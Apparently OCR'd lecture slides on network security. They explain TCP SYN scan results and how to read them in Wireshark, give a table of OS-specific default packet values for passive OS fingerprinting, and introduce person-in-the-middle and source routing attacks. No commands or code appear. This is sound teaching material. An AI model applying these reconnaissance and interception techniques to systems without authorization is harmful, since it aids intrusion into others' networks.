
TCP SYN Scan: Case 1

- The victim replies with SYN-ACK → The attacker knows that the port is open.




TCP SYN Scan: Case 2

- The victim replies with RST → The attacker knows that the port is closed.



TCP SYN Scan: Case 3

- The attacker does not receive a response → inconclusive.



Analyzing SYN Scan in Wireshark

- Use the Conversation window to check TCP handshake

- Conversations having:
    - 5 pkts → indicates that the port is open
    - 2 pkts → indicates that the port is closed
    - 1 pkt → inconclusive!

OS Fingerprinting

- Determining the victim's OS without having physical access to the machine.

- Useful to:
  - configure the methods of attack
  - know the location of critical files
  - E.g., some versions of OSs have certain vulnerabilities

Passive OS Fingerprinting

- Examine certain fields within packets to determine the OS
- The attacker needs only to listen to packets
  - And does not need to send any packet!
  - Ideal because the attacker is stealthy

- Key Idea:
  - Standards tell us the fields belonging to a protocol
  - But, they don’t tell us the default values of many fields!
  - Many of these default values are OS-specific

Common Default Values – IP

Field	Default Value	Platform
Initial TTL	64	nmap, BSD, OS X, Linux
	128	Windows
	255	Cisco IOS, Solaris
Don’t Fragment flag	Set	BSD, OS X, Linux Windows, Solaris
	Not set	nmap, Cisco IOS

Common Default Values – TCP

Field	Default Value	Platform
Window Size	1024—4096	nmap
	65535	BSD, OS X
	Variable	Linux, Windows
	4128	Cisco IOS
	24820	Solaris
Max. Segment Size	0	nmap
	1440—1460	Windows
	1460	BSD, OS X, Linux, Solaris
SackOK	Set	Linux, Windows, OS X
	Not set	nmap, Cisco IOS, Solaris

Passive OS Fingerprinting

- Open source tools:
  - `p0f`: http://lcamtuf.coredump.cx/p0f3/

Traffic Re-direction

Person-in-the-middle Attacks

Traffic Re-Direction

- This is done by means of packet spoofing:
  - Pretend to be someone else by creating a packet with specific values

- Results in a person-in-the-middle attack.
- An attacker redirects traffic between two hosts
  - To intercept or modify data in transit


- Examples:
  - ARP Cache Poisoning
  - IP Source Routing Attack
  - ICMP Redirect Attack

Routing Attacks

routing: determines source-destination route taken by packets


- *routing algorithms*

forwarding: move packets from router's input to appropriate router output




IP Options: Source Routing

- The source determines the routers along the path
  - By stacking router addresses in the IP header.



Source Routing Attack

- Impersonate other host by creating source-routed traffic



